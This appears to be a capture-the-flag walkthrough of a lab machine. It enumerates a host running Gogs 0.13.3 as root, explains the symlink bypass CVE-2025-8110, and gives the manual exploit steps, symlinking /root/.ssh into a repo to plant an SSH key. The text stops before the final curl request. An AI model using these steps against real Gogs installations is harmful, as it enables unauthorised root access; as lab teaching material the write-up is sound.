ben@silentium:/$ ls
bin   cdrom  etc   lib    lib.usr-is-merged  media  opt   root  sbin                snap  sys  usr
boot  dev    home  lib64  lost+found         mnt    proc  run   sbin.usr-is-merged  srv   tmp  var
/opt has a directory for containerd (common when Docker is installed) as well as gogs:
ben@silentium:/opt$ ls
containerd  gogs
gogs is interesting because I haven’t seen that yet. But it is also running in the process list:
ben@silentium:/$ ps auxww
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.0 0.3 22176 13300 ? Ss 11:53 0:02 /sbin/init
root 2 0.0 0.0 0 0 ? S 11:53 0:00 [kthreadd]
root 3 0.0 0.0 0 0 ? S 11:53 0:00 [pool_workqueue_release]
root 4 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-rcu_g]
root 5 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-rcu_p]
root 6 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-slub_]
root 7 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-netns]
root 9 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/0:0H-events_highpri]
root 11 0.0 0.0 0 0 ? I 11:53 0:00 [kworker/u4:0-ipv6_addrconf]
root 12 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-mm_pe]
root 13 0.0 0.0 0 0 ? I 11:53 0:00 [rcu_tasks_kthread]
root 14 0.0 0.0 0 0 ? I 11:53 0:00 [rcu_tasks_rude_kthread]
root 15 0.0 0.0 0 0 ? I 11:53 0:00 [rcu_tasks_trace_kthread]
root 16 0.0 0.0 0 0 ? S 11:53 0:00 [ksoftirqd/0]
root 17 0.0 0.0 0 0 ? I 11:53 0:00 [rcu_preempt]
root 18 0.0 0.0 0 0 ? S 11:53 0:00 [migration/0]
root 19 0.0 0.0 0 0 ? S 11:53 0:00 [idle_inject/0]
root 20 0.0 0.0 0 0 ? S 11:53 0:00 [cpuhp/0]
root 21 0.0 0.0 0 0 ? S 11:53 0:00 [cpuhp/1]
root 22 0.0 0.0 0 0 ? S 11:53 0:00 [idle_inject/1]
root 23 0.0 0.0 0 0 ? S 11:53 0:00 [migration/1]
root 24 0.0 0.0 0 0 ? S 11:53 0:00 [ksoftirqd/1]
root 26 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/1:0H-events_highpri]
root 29 0.0 0.0 0 0 ? S 11:53 0:00 [kdevtmpfs]
root 30 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-inet_]
root 31 0.0 0.0 0 0 ? S 11:53 0:00 [kauditd]
root 32 0.0 0.0 0 0 ? S 11:53 0:00 [khungtaskd]
root 33 0.0 0.0 0 0 ? S 11:53 0:00 [oom_reaper]
root 35 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-write]
root 37 0.0 0.0 0 0 ? S 11:53 0:00 [kcompactd0]
root 38 0.0 0.0 0 0 ? SN 11:53 0:00 [ksmd]
root 40 0.0 0.0 0 0 ? SN 11:53 0:00 [khugepaged]
root 41 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-kinte]
root 42 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-kbloc]
root 43 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-blkcg]
root 44 0.0 0.0 0 0 ? S 11:53 0:00 [irq/9-acpi]
root 45 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-tpm_d]
root 46 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-ata_s]
root 47 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-md]
root 48 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-md_bi]
root 49 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-edac-]
root 50 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-devfr]
root 51 0.0 0.0 0 0 ? S 11:53 0:00 [watchdogd]
root 53 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-quota]
root 54 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/1:1H-kblockd]
root 55 0.0 0.0 0 0 ? S 11:53 0:00 [kswapd0]
root 56 0.0 0.0 0 0 ? S 11:53 0:00 [ecryptfs-kthread]
root 57 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-kthro]
root 58 0.0 0.0 0 0 ? S 11:53 0:00 [irq/24-pciehp]
root 59 0.0 0.0 0 0 ? S 11:53 0:00 [irq/25-pciehp]
root 60 0.0 0.0 0 0 ? S 11:53 0:00 [irq/26-pciehp]
root 61 0.0 0.0 0 0 ? S 11:53 0:00 [irq/27-pciehp]
root 62 0.0 0.0 0 0 ? S 11:53 0:00 [irq/28-pciehp]
root 63 0.0 0.0 0 0 ? S 11:53 0:00 [irq/29-pciehp]
root 64 0.0 0.0 0 0 ? S 11:53 0:00 [irq/30-pciehp]
root 65 0.0 0.0 0 0 ? S 11:53 0:00 [irq/31-pciehp]
root 66 0.0 0.0 0 0 ? S 11:53 0:00 [irq/32-pciehp]
root 67 0.0 0.0 0 0 ? S 11:53 0:00 [irq/33-pciehp]
root 68 0.0 0.0 0 0 ? S 11:53 0:00 [irq/34-pciehp]
root 69 0.0 0.0 0 0 ? S 11:53 0:00 [irq/35-pciehp]
root 70 0.0 0.0 0 0 ? S 11:53 0:00 [irq/36-pciehp]
root 71 0.0 0.0 0 0 ? S 11:53 0:00 [irq/37-pciehp]
root 72 0.0 0.0 0 0 ? S 11:53 0:00 [irq/38-pciehp]
root 73 0.0 0.0 0 0 ? S 11:53 0:00 [irq/39-pciehp]
root 74 0.0 0.0 0 0 ? S 11:53 0:00 [irq/40-pciehp]
root 75 0.0 0.0 0 0 ? S 11:53 0:00 [irq/41-pciehp]
root 76 0.0 0.0 0 0 ? S 11:53 0:00 [irq/42-pciehp]
root 77 0.0 0.0 0 0 ? S 11:53 0:00 [irq/43-pciehp]
root 78 0.0 0.0 0 0 ? S 11:53 0:00 [irq/44-pciehp]
root 79 0.0 0.0 0 0 ? S 11:53 0:00 [irq/45-pciehp]
root 80 0.0 0.0 0 0 ? S 11:53 0:00 [irq/46-pciehp]
root 81 0.0 0.0 0 0 ? S 11:53 0:00 [irq/47-pciehp]
root 82 0.0 0.0 0 0 ? S 11:53 0:00 [irq/48-pciehp]
root 83 0.0 0.0 0 0 ? S 11:53 0:00 [irq/49-pciehp]
root 84 0.0 0.0 0 0 ? S 11:53 0:00 [irq/50-pciehp]
root 85 0.0 0.0 0 0 ? S 11:53 0:00 [irq/51-pciehp]
root 86 0.0 0.0 0 0 ? S 11:53 0:00 [irq/52-pciehp]
root 87 0.0 0.0 0 0 ? S 11:53 0:00 [irq/53-pciehp]
root 88 0.0 0.0 0 0 ? S 11:53 0:00 [irq/54-pciehp]
root 89 0.0 0.0 0 0 ? S 11:53 0:00 [irq/55-pciehp]
root 90 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-acpi_]
root 91 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_0]
root 92 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 93 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_1]
root 94 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 95 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-mld]
root 97 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/0:1H-kblockd]
root 98 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-ipv6_]
root 100 0.0 0.0 0 0 ? I 11:53 0:00 [kworker/u4:1-ext4-rsv-conversion]
root 106 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-kstrp]
root 108 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/u7:0]
root 109 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/u8:0]
root 110 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/u9:0]
root 124 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-charg]
root 180 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-mpt_p]
root 181 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-mpt/0]
root 193 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_2]
root 194 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 195 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_3]
root 196 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 197 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_4]
root 198 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 199 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_5]
root 200 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 201 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_6]
root 202 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 203 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_7]
root 204 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 205 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_8]
root 206 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 207 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_9]
root 208 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 209 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_10]
root 210 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 211 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_11]
root 212 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 213 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_12]
root 214 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 215 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_13]
root 216 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 217 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_14]
root 218 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 219 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_15]
root 220 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 221 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_16]
root 222 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 223 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_17]
root 224 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 225 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_18]
root 226 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 227 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_19]
root 228 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 229 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_20]
root 230 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 231 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_21]
root 232 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 233 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_22]
root 234 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 235 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_23]
root 236 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 237 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_24]
root 238 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 239 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_25]
root 240 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 241 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_26]
root 242 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 243 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_27]
root 244 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 245 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_28]
root 246 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 247 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_29]
root 248 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 249 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_30]
root 250 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 251 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_31]
root 252 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 282 0.0 0.0 0 0 ? S 11:53 0:00 [scsi_eh_32]
root 283 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-scsi_]
root 311 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-raid5]
root 353 0.0 0.0 0 0 ? S 11:53 0:00 [jbd2/sda4-8]
root 354 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-ext4-]
root 395 0.0 0.0 0 0 ? S 11:53 0:00 [psimon]
root 400 0.0 0.4 50504 16996 ? S<s 11:53 0:00 /usr/lib/systemd/systemd-journald
root 436 0.0 0.2 29872 8688 ? Ss 11:53 0:00 /usr/lib/systemd/systemd-udevd
root 467 0.0 0.0 0 0 ? S 11:53 0:00 [psimon]
root 544 0.0 0.0 0 0 ? S 11:53 0:00 [jbd2/sda2-8]
root 545 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-ext4-]
root 575 0.0 0.0 0 0 ? S 11:53 0:00 [irq/60-vmw_vmci]
root 576 0.0 0.0 0 0 ? S 11:53 0:00 [irq/61-vmw_vmci]
systemd+ 577 0.0 0.3 21720 13136 ? Ss 11:53 0:00 /usr/lib/systemd/systemd-resolved
systemd+ 578 0.0 0.1 91028 7816 ? Ssl 11:53 0:00 /usr/lib/systemd/systemd-timesyncd
root 583 0.0 0.0 86024 2868 ? R<sl 11:53 0:01 /sbin/auditd
_laurel 587 0.0 0.1 9924 6288 ? R< 11:53 0:02 /usr/local/sbin/laurel --config /etc/laurel/config.toml
root 624 0.0 0.0 0 0 ? S 11:53 0:00 [irq/16-vmwgfx]
root 625 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-ttm]
root 642 0.0 0.0 0 0 ? S 11:53 0:00 [audit_prune_tree]
root 678 0.0 0.0 0 0 ? I< 11:53 0:00 [kworker/R-crypt]
root 769 0.0 0.3 53468 12032 ? Ss 11:53 0:00 /usr/bin/VGAuthService
root 771 0.2 0.2 243472 10472 ? Ssl 11:53 0:13 /usr/bin/vmtoolsd
root 797 0.0 0.0 3940 3224 ? Ss 11:53 0:00 dhclient -1 -4 -v -i -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
message+ 874 0.0 0.1 9832 5528 ? Ss 11:53 0:00 @dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
polkitd 910 0.0 0.1 308164 7940 ? Ssl 11:53 0:00 /usr/lib/polkit-1/polkitd --no-debug
root 921 0.0 0.2 18216 8820 ? Ss 11:53 0:00 /usr/lib/systemd/systemd-logind
root 923 0.0 0.3 468972 13560 ? Ssl 11:53 0:00 /usr/libexec/udisks2/udisksd
syslog 985 0.0 0.1 222508 6584 ? Ssl 11:53 0:00 /usr/sbin/rsyslogd -n -iNONE
root 1067 0.0 0.3 392092 12968 ? Ssl 11:53 0:00 /usr/sbin/ModemManager
root 1491 0.0 1.7 1664720 69384 ? Ssl 11:53 0:01 /opt/gogs/gogs/gogs web
root 1493 0.0 0.0 6824 2876 ? Ss 11:53 0:00 /usr/sbin/cron -f -P
root 1497 0.2 1.2 1867184 51424 ? Ssl 11:53 0:11 /usr/bin/containerd
root 1522 0.0 0.0 6104 1996 tty1 Ss+ 11:53 0:00 /sbin/agetty -o -p -- \u --noclear - linux
root 1528 0.0 0.0 11780 1788 ? Ss 11:53 0:00 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
www-data 1529 0.0 0.1 13132 4992 ? S 11:53 0:00 nginx: worker process
www-data 1530 0.0 0.1 13132 4976 ? S 11:53 0:00 nginx: worker process
root 1581 0.1 1.9 2267256 78360 ? Ssl 11:53 0:08 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root 1866 0.1 0.3 1233864 12612 ? Sl 11:53 0:05 /usr/bin/containerd-shim-runc-v2 -namespace moby -id c78c3cceb7ba574e930e611b7403d1bd1fa04ba5b6dc9e9ca066e59637a4064c -address /run/containerd/containerd.sock
root 1868 0.0 0.2 1233608 10796 ? Sl 11:53 0:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 728f8ff4efe14eb458cb6dab2edfe106c92d48614a3a56905c6913b67ecfd1fb -address /run/containerd/containerd.sock
ben 1913 0.0 0.2 712788 8580 ? Ssl 11:53 0:00 MailHog
root 1914 0.4 9.7 53484168 389864 ? Ssl 11:53 0:27 node /usr/local/bin/flowise start
root 1984 0.0 0.1 1671112 4340 ? Sl 11:53 0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 3000 -container-ip 172.18.0.2 -container-port 3000 -use-listen-fd
root 2014 0.0 0.1 1597380 4144 ? Sl 11:53 0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 1025 -container-ip 172.18.0.3 -container-port 1025 -use-listen-fd
root 2020 0.0 0.1 1671112 4200 ? Sl 11:53 0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8025 -container-ip 172.18.0.3 -container-port 8025 -use-listen-fd
root 2405 0.0 1.0 611028 43120 ? Ssl 11:55 0:02 /usr/libexec/fwupd/fwupd
root 2412 0.0 0.2 313832 8760 ? Ssl 11:55 0:00 /usr/libexec/upowerd
root 3934 0.0 0.0 0 0 ? I 12:09 0:00 [kworker/u5:1-flush-8:0]
root 7035 0.0 0.0 0 0 ? I 12:38 0:00 [kworker/u6:1-events_power_efficient]
root 8608 0.0 0.0 0 0 ? Zs 12:52 0:00 [sh] <defunct>
root 8645 0.0 0.2 12368 9984 ? S 12:52 0:00 python rev.py
root 8646 0.0 0.0 1736 1164 pts/0 Ss+ 12:52 0:00 sh
root 9095 0.0 0.0 0 0 ? I 12:58 0:00 [kworker/u5:0-events_power_efficient]
root 9132 0.1 0.0 0 0 ? I 12:59 0:02 [kworker/0:1-events]
root 9480 0.0 0.0 0 0 ? I 13:04 0:00 [kworker/u5:2-flush-8:0]
root 9806 0.0 0.2 12024 8188 ? Ss 13:08 0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
ben 9853 0.0 0.2 20164 11152 ? Ss 13:08 0:00 /usr/lib/systemd/systemd --user
root 9854 0.0 0.0 0 0 ? I 13:08 0:00 [kworker/1:0-events]
ben 9855 0.0 0.0 21156 3564 ? S 13:08 0:00 (sd-pam)
root 10019 0.0 0.2 14968 10540 ? Ss 13:09 0:00 sshd: ben [priv]
ben 10064 0.0 0.1 15128 7092 ? S 13:09 0:00 sshd: ben@pts/0
ben 10065 0.0 0.1 8668 5692 pts/0 Ss 13:09 0:00 -bash
root 10312 0.0 0.0 0 0 ? I 13:12 0:00 [kworker/u6:0-events_unbound]
root 10639 0.3 0.0 0 0 ? I 13:16 0:01 [kworker/1:1-events]
root 10787 0.0 0.0 0 0 ? I 13:18 0:00 [kworker/u6:2-events_unbound]
root 10865 0.0 0.0 0 0 ? I 13:19 0:00 [kworker/u5:3-events_power_efficient]
root 10924 0.0 0.0 0 0 ? I 13:20 0:00 [kworker/0:0-cgroup_free]
root 11194 0.0 0.0 0 0 ? I 13:24 0:00 [kworker/u6:3-flush-8:0]
root 11326 0.8 0.1 11296 5224 ? Ss 13:25 0:00 curl -f http://localhost:3000/api/v1/ping
ben 11332 400 0.1 10884 4560 pts/0 R+ 13:25 0:00 ps auxww
/opt/gogs/gogs/gogs web is running as root.
That process path has gogs in it three times. /opt/gogs is the install root, /opt/gogs/gogs is the unpacked distribution inside it, and the last gogs is the binary itself. The distribution directory is readable as ben:
ben@silentium:/opt/gogs/gogs$ ls
custom  data  gogs  LICENSE  log  README.md  README_ZH.md  scripts
custom/conf/app.ini has the running config:
BRAND_NAME = Gogs
RUN_USER   = root
RUN_MODE   = prod

[server]
HTTP_ADDR        = 127.0.0.1
HTTP_PORT        = 3001
DOMAIN           = staging-v2-code.dev.silentium.htb
ROOT_URL         = http://staging-v2-code.dev.silentium.htb/
OFFLINE_MODE     = false
EXTERNAL_URL     = http://staging-v2-code.dev.silentium.htb:3001/
DISABLE_SSH      = false
SSH_PORT         = 22
START_SSH_SERVER = false

[database]
TYPE     = sqlite3
PATH     = /opt/gogs/data/gogs.db
HOST     = 127.0.0.1:5432
NAME     = gogs
SCHEMA   = public
USER     = gogs
PASSWORD =
SSL_MODE = disable

[repository]
ROOT_PATH      = /root/gogs-repositories
DEFAULT_BRANCH = master
ROOT           = /root/gogs-repositories

[session]
PROVIDER = file

[log]
MODE      = file
LEVEL     = Info
ROOT_PATH = /opt/gogs/log

[security]
INSTALL_LOCK = true
SECRET_KEY   = sdsrcxSm0iC7wDO

[email]
ENABLED = false

[auth]
REQUIRE_EMAIL_CONFIRMATION  = false
DISABLE_REGISTRATION        = false
ENABLE_REGISTRATION_CAPTCHA = true
REQUIRE_SIGNIN_VIEW         = false

[user]
ENABLE_EMAIL_NOTIFICATION = false

[picture]
DISABLE_GRAVATAR        = false
ENABLE_FEDERATED_AVATAR = false
The DB is SQLite in /opt/gogs/data, one level up from the data directory in the listing above, and I can’t access it. It’s listening on localhost port 3001, and running under the URL http://staging-v2-code.dev.silentium.htb:3001/.
Two lines here matter a lot later. RUN_USER = root confirms what the process list showed, and ROOT_PATH = /root/gogs-repositories means every repository Gogs manages lives inside root’s home directory.
There is a service listening on 3001:
ben@silentium:/opt/gogs/gogs$ netstat -tnl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:1025          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:35873         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8025          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3001          0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
It’s Gogs:
ben@silentium:/opt/gogs/gogs$ curl localhost:3001 -s | grep -i gogs
                <meta name="author" content="Gogs" />
                <meta name="description" content="Gogs is a painless self-hosted Git service" />
                <meta name="keywords" content="go, git, self-hosted, gogs">
                <meta property="og:title" content="Gogs">
                <meta property="og:description" content="Gogs is a painless self-hosted Git service.">
                <meta property="og:site_name" content="Gogs">
        <link rel="stylesheet" href="/css/gogs.min.css?v=5084b4a9b77a506f5e287e82e945e1c6882b827a">
        <script src="/js/gogs.js?v=5084b4a9b77a506f5e287e82e945e1c6882b827a"></script>
        <title>Gogs</title>
                                                                        <a class="item" target="_blank" rel="noopener noreferrer" href="https://gogs.io/docs" rel="noreferrer">Help</a>
                                <img src="/img/gogs-hero.png" />
                                        Simply <a target="_blank" rel="noopener noreferrer" href="https://gogs.io/docs/installation/install_from_binary.html">run the binary</a> for your platform. Or ship Gogs with <a target="_blank" rel="noopener noreferrer" href="https://github.com/gogs/gogs/tree/main/docker">Docker</a> or <a target="_blank" rel="noopener noreferrer" href="https://github.com/geerlingguy/ansible-vagrant-examples/tree/master/gogs">Vagrant</a>, or get it <a target="_blank" rel="noopener noreferrer" href="https://gogs.io/docs/installation/install_from_packages.html">packaged</a>.
                                        Gogs runs anywhere <a target="_blank" rel="noopener noreferrer" href="http://golang.org/">Go</a> can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!
                                        Gogs has low minimal requirements and can run on an inexpensive Raspberry Pi. Save your machine energy!
                                        It's all on <a target="_blank" rel="noopener noreferrer" href="https://github.com/gogits/gogs/">GitHub</a>! Join us by contributing to make this project even better. Don't be shy to be a contributor!
                                © 2026 Gogs
                                <a target="_blank" rel="noopener noreferrer" href="https://gogs.io">Website</a>
I can get the version from the running binary:
ben@silentium:~$ /opt/gogs/gogs/gogs
NAME:
   Gogs - A painless self-hosted Git service

USAGE:
   gogs [global options] command [command options] [arguments...]

VERSION:
   0.13.3

COMMANDS:
   web      Start web server
   serv     This command should only be called by SSH shell
   hook     Delegate commands to corresponding Git hooks
   cert     Generate self-signed certificate
   admin    Perform admin operations on command line
   import   Import portable data as local Gogs data
   backup   Backup files and database
   restore  Restore files and database from backup
   help, h  Shows a list of commands or help for one command

GLOBAL OPTIONS:
   --help, -h     show help
   --version, -v  print the version
It’s 0.13.3.
Gogs Enumeration
I’ll create a tunnel over SSH using -L 3001:localhost:3001 and then load http://localhost:3001/ in my browser:

Gogs removed the version from the footer in 0.12.0, so the version must be that or later (I know it’s 0.13.3 from the command line). Still, it’s worth knowing how to identify the exact version without a shell on the host, because in a real engagement the web interface may be all there is. The static assets are cache-busted with a hash:
<link rel="stylesheet" href="/css/gogs.min.css?v=5084b4a9b77a506f5e287e82e945e1c6882b827a">
<script src="/js/gogs.js?v=5084b4a9b77a506f5e287e82e945e1c6882b827a"></script>
The hash included with each file is the Git commit the binary was built from. Dropping it into https://github.com/gogs/gogs/commit/<hash> resolves to a commit in the Gogs repo titled “release: update version to 0.13.3”.
“Explore” shows no repos and only ben as a user:

I’ll try ben as a username with all the passwords I’ve found so far, but nothing works. app.ini had DISABLE_REGISTRATION = false, so I’ll register an account, but I still don’t see any repos.
CVE-2025-8110
Identifying
Searching for “gogs 0.13.3 vulnerability” returns references to RCE vulnerabilities:

The most interesting is CVE-2025-8110, which NIST describes as:
Improper Symbolic link handling in the PutContents API in Gogs allows Local Execution of Code.
This vulnerability was added to the CISA KEV catalog on January 12, 2026, and fixed in Gogs 0.13.4, released eleven days after that. This host is still on 0.13.3.
Background
Wiz has a full writeup with more details. CVE-2025-8110 is a bypass on the fix for CVE-2024-55947. That older bug let a user put ../ sequences into the file path of a write request, escaping the repository to overwrite sensitive system and configuration files, leading to RCE.
This was fixed with input validation in this commit:

The Clean function already existed:
func Clean(p string) string {
	p = strings.ReplaceAll(p, `\`, "/")
	return strings.Trim(path.Clean("/"+p), "/")
}
It normalizes backslashes to forward slashes, then hands the path to Go’s path.Clean with a / glued to the front. That leading slash is what kills the traversal, because path.Clean collapses .. against it and a .. that would climb above the root just gets dropped. So ../../etc/passwd comes back as etc/passwd. The final Trim only shaves the leading and trailing slashes back off so the result can be joined onto the repository directory.
The problem is that the fix didn’t consider symlinks, which can be present in repos. A path with no .. in it at all can still leave the repository if one of its components is a link. From Wiz:
This new bypass relies on two key facts:
- Git, and subsequently Gogs allows symbolic links to be used in git repositories, and those symbolic links can point to objects outside the repository
- Gogs API allows file modification outside of the regular git protocol, and its previous iteration of this implementation didn’t properly check for symbolic link abuse.
Wiz gives the attack chain as well:
- The attacker creates a standard git repository.
- They commit a single symbolic link pointing to a sensitive target.
- Using the
PutContentsAPI, they write data to the symlink. The system follows the link and overwrites the target file outside the repository.- By overwriting
.git/config(specifically thesshCommand), the attacker can force the system to execute arbitrary commands.
Manual Exploit
Logged into Gogs as my created account, I’ll create a repo, selecting “New Repository” from the top right menu:

I’ll fill in the information:

And click “Create Repository”. It creates the repo:

I’ll clone this repo to my host, putting the username and password into the URL for auth:
oxdf@hacky$ git clone http://0xdf:0xdf0xdf@localhost:3001/0xdf/sploit.git
Cloning into 'sploit'...
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
Unpacking objects: 100% (3/3), 208 bytes | 69.00 KiB/s, done.
This will allow me to push changes back.
Wiz points their symlink at .git/config and abuses sshCommand. Gogs is running as root here, and ROOT_PATH puts the repositories in /root/gogs-repositories, so I’ll target /root/.ssh and drop an SSH key instead.
Now I’ll create the symlink in the repo:
oxdf@hacky$ cd sploit/
oxdf@hacky$ ln -s /root/.ssh sshdir
Now I add and commit that new file, and push it back to the remote host:
oxdf@hacky$ git add sshdir
oxdf@hacky$ git commit -m "added exploit"
[master 693ca07] added exploit
 1 file changed, 1 insertion(+)
 create mode 120000 sshdir
oxdf@hacky$ git push
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 4 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 275 bytes | 275.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
To http://localhost:3001/0xdf/sploit.git
   ccd2818..693ca07  master -> master
Now I need an API token, so I’ll go into “Your Settings”:

There I can select Applications, and then “Generate New Token”. On giving it a name and clicking “Generate Token”, it gives it to me:

Now I’ll run curl with the following options to use the PUT API to write to that symlink, which should write an authorized_keys file into /root/.ssh:
